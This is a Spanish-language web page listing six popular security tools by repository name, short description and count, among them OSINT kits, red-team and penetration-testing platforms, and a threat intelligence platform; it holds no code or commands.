Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    306
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    301

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →